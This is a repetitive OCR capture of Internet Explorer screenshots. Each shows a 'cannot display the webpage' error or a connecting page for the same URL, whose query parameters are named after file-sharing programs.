

Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:21 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM


https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v% - Windo...
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Connecting...
Page
Safety
Tools


100%
https://www1.wg.ag...
12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM


https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v% - Windo...
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Connecting...
Page
Safety
Tools


100%
https://www1.wg.ag...
12:15 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
javascript:expandCollapse('infoBlockID', true)
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:21 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM